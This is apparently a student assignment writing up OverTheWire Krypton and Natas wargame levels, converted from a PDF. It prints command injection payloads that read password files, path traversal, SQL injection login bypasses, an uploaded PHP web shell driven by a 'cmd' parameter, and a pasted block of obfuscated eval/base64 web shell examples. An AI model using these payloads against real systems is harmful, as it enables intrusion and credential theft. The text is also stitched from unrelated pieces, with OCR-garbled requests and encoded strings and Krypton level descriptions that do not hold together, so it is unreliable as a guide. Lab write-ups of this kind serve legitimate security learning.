

Assignment 2

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Work :-

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1. Krypton Wargame.

Level 0 → Level 1

Tools Used:

- cat, tr, ROT13 knowledge

Objective:

Read an encrypted message from a file and decode it using ROT13 to get the password.

Steps Followed:

1. Logged into the server using SSH.
2. Found a file named /krypton/krypton0 containing:
YRIRY GJB CNFFJBEQ EBGGRA
3. Recognized it as ROT13 cipher and decoded using:
cat /krypton/krypton0 | tr 'A-Z' 'N-ZA-M'
4. Output: LEVEL TWO PASSWORD ROTTEN
5. Used the password ROTTEN to log in to the next level.

Conclusion:

Introduced to ROT13 substitution cipher and basic Linux file operations.

Level 1 → Level 2

Tools Used:

- cat, tr

Objective:

Decrypt a second ROT13 message.

Steps Followed:

1. Accessed /krypton/krypton1.
2. Decoded the ROT13 string using the same tr command.
3. Extracted the password from the result.
4. Used it to log in to krypton2.

Conclusion:

Reinforced ROT13 decryption using command-line tools.

Level 2 → Level 3

Tools Used:

- cat, tr

Objective:

Another ROT13 decryption challenge.

Steps Followed:

1. Viewed file: /krypton/krypton2
2. Applied ROT13 with: cat /krypton/krypton2 | tr 'A-Z' 'N-ZA-M'
3. Retrieved password for krypton3.

Conclusion:

Practiced automation of ROT13 decoding for longer strings.

Level 3 → Level 4

Tools Used:

- cat, tr

Objective:

Continue ROT13 decoding, but recognize patterns and variations.

Steps Followed:

1. Decrypted /krypton/krypton3.
2. Used tr again to decode and extract the password.
3. Logged into the next level using it.

Conclusion:

Built consistency with substitution cipher techniques.

Level 4 → Level 5

Tools Used:

- strings, chmod, binary execution

Objective:

Analyze and execute a compiled binary to extract the password.

Steps Followed:

1. Navigated to /krypton.
2. Located binary file krypton4.
3. Used strings krypton4 to find possible hardcoded strings.
4. Executed the binary: ./krypton4
5. Supplied string seen in strings, received password.

Conclusion:

Introduced to basic binary reverse engineering and static string analysis.

Level 5 → Level 6

Tools Used:

- strings, ./binary

Objective:

Analyze another binary for hardcoded logic.

Steps Followed:

1. Located and examined krypton5.
2. Used strings to look for potential clues.
3. Ran the binary and guessed required input based on found strings.
4. Revealed the password.

Conclusion:

Developed further experience in analyzing behavior of compiled binaries.

Level 6 → Level 7

Tools Used:

- strings, bash scripting, brute force logic

Objective:

Brute-force or analyze a binary that uses obfuscation to hide a password.

Steps Followed:

1. Located the file krypton6 in /krypton.
2. Used strings to search for candidate values.
3. Wrote a brute-force loop script if necessary.
4. Upon success, retrieved the password.


Conclusion:

Introduced to brute-force logic and password validation inside obfuscated binaries.

2. Natas Wargame


Level: Natas0

- Step-by-Step:
 - Open the URL in browser.
 - Notice username and password are given on the page.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - The first level is to teach you how to use HTTP basic authentication.




Level: Natas1

- Step-by-Step:
 - Open the URL in browser.
 - Right-click → View Page Source.
 - Find password hidden in a comment.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Password hidden in HTML comments to teach checking page source.



Level: Natas2


- Step-by-Step:
 - Open page and View Source.
 - Find a link to `/files/` directory.
 - Browse the directory and find the password file.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Teaches exploring hidden directories.



Level: Natas3

- Step-by-Step:
 - View Source.

- Find hidden directory /s3cr3t/.
- Find password inside it.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Train users to look carefully into source code.



Level: Natas4


- Step-by-Step:
 - After accessing page, notice it redirects if 'Referer' is not set.
 - Manually set Referer header or use URL editing.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Introduction to HTTP headers (Referer).


```
est
Raw View Actions
f /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
Authorization: Basic bW90YXN0Olo0dG0tSaldccH05Uk13WHJ3SHVpXUatnTlUSMDFs0V4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Referer: http://natas5.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: __utma=176855643.216737068.1621531139.1621531139.1621531139.1; __utms=5858643.1621531139.1.1.1; utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=utl2Op(vided)
Connection: close

Response
Pretty Raw Render View Actions
4 Vary: Accept-Encoding
5 Content-Length: 562
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <html>
10 <head>
11 <!-- This stuff in the header has nothing to do with the level -->
12 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/jquery-ui.js">
13 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.js">
14 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/vechall.css">
15 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
16 </script>
17 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
18 </script>
19 <script src="http://natas.labs.overthewire.org/js/vechall-data.js">
20 </script>
21 <script src="http://natas.labs.overthewire.org/js/vechall.js">
22 </script>
23 <script>
24 var vechallinfo = {
25   "level": "natas4", "pass": "Z9thRkVapt9Qr7XrB5jWRkg0U901swE2"
26 };
27 </script>
28 </head>
29 <body>
30 <h1>
31   natas4
32 </h1>
33 <div id="content">
34
35   Access granted. The password for natas5 is 1X610fapN7AY0QCpwn3F0pb3JVJcHfg
36 <br/>
37 <div id="viewsource">
38   <a href="index.php">Refresh page</a>
39 </div>
40 </div>
41 </body>
42 </html>
```

Level: Natas5


- Step-by-Step:
 - Inspect cookies.
 - Edit cookie 'loggedin' to 1.
- Tools Used:
 - Browser (Inspect Element)
- Logic Behind the Solution:
 - Teaches tampering with cookies.



Level: Natas6


- Step-by-Step:
 - View Source.
 - Find encoded secret (Base64).
 - Decode using base64.

- Tools Used:
 - Terminal (echo + base64) or online tools
- Logic Behind the Solution:
 - Understand basic encoding techniques.



Level: Natas7


- Step-by-Step:
 - Modify URL parameter ?page=home.
 - Try Path Traversal with ?page=../../etc/natas_webpass/natas8.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Introduces basic path traversal.



Level: Natas8


- Step-by-Step:
 - View Source.
 - Find custom hash function.
 - Reverse the logic with simple Python script.
- Tools Used:

- Browser, Python
- Logic Behind the Solution:
 - Shows simple reversing of obfuscation.




Level: Natas9

- Step-by-Step:
 - Input in search box: anytext; cat /etc/natas_webpass/natas10
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Introduces command injection.




Level: Natas10

- Step-by-Step:
 - Input payload: anytext | cat /etc/natas_webpass/natas11
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Demonstrates using pipe | operator to inject commands.



Level: Natas11

- Step-by-Step:
 - Decrypt cookie value.
 - Change isAdmin from false to true.
 - Re-encrypt cookie.
- Tools Used:
 - Terminal (openssl)
- Logic Behind the Solution:
 - Encryption understanding and cookie tampering.



Level: Natas12

- Step-by-Step:
 - Upload PHP file disguised as an image.
 - Access uploaded PHP file.
- Tools Used:
 - Browser, Burp Suite
- Logic Behind the Solution:
 - Bypassing file upload restrictions.



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Get started

We test a simple `uname -r` injection with this URL

```
http://natas12.natas.labs.overthewire.org/upload/z8afuux3n1.php?cmd=uname%20-r
```

and get this

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which means the shell command has passed through to the Linux shell with returned results. So we just need to `cat /etc/natas_webpass/natas13` with this URL


```
https://natas12.natas.labs.overthewire.org/upload/z8afuux3n1.php?cmd=cat%20/etc/natas_webpass/natas13
```

and you'll get the password.

natas13

Level: Natas13


- Step-by-Step:
 - Upload a PHP file directly.
 - Execute uploaded file.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - File upload exploitation.



Level: Natas14

- Step-by-Step:
 - Use SQL Injection in login form:
 - username: "natas15" OR "1"="1"
- Tools Used:
 - Browser

- Logic Behind the Solution:
 - Classic SQL Injection to bypass login.



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- `base64_encode()`: Encodes data with MIME Base64 encoding
- `gzdeflate()`: Compresses a string using DEFLATE data format; `gzinflate()` decompresses it
- `str_rot13()`: Shifts every letter of a given string 13 places in the alphabet

The following examples all produce the same result, however, an attacker might choose to use more obfuscation techniques in order for the web shell to keep a low profile.

```
<?php
// Evaluates the string "system('ls -la');" as PHP code
eval("system('ls -la');");

// Decodes the Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(base64_decode("c3lzdGVtKkdscyAtbGEnKTsNCg=="));


// Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(gzinflate(base64_decode('K64sLknN1VDKKVbQzU1U0rQGAA==')));

// Decodes the compressed, ROT13 encoded, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
eval(gzinflate(str_rot13(base64_decode('K64sL1bN1UPKKUnQzVZH0rQGAA=='))));

// Decodes the compressed, Base64 encoded string and evaluates the decoded string "system('ls -la');" as PHP code
assert(gzinflate(base64_decode('K64sLknN1VDKKVbQzU1U0rQGAA==')));
?>
```

Level: Natas15

- Step-by-Step:
 - Use Blind SQL Injection guessing each character.
 - Automate using script or Burp Intruder.
- Tools Used:
 - Browser, Burp Suite, Script
- Logic Behind the Solution:
 - Blind SQL Injection attack using true/false responses.



NATAS14

Successful login! The password for natas15 is
AwWj0w5cvxrZiONgZ9J5stNVkmdk39J

[View sourcecode](#)

We @h4ll SUBMIT TOKEN

Level: Natas16








- Step-by-Step:
 - Inject command using `|` operator.
 - Example: `anytext | cat /etc/natas_webpass/natas17`

- [Good articles and videos](#) - examining the different kind of SQL attacks

Natas 15

 - Key > WalHEacj63wnNIBROHeqj3p9t0m5nhmh
 - [Blind SQL Injection](#) -> Python script to brut force guess the next password with natas16 as username
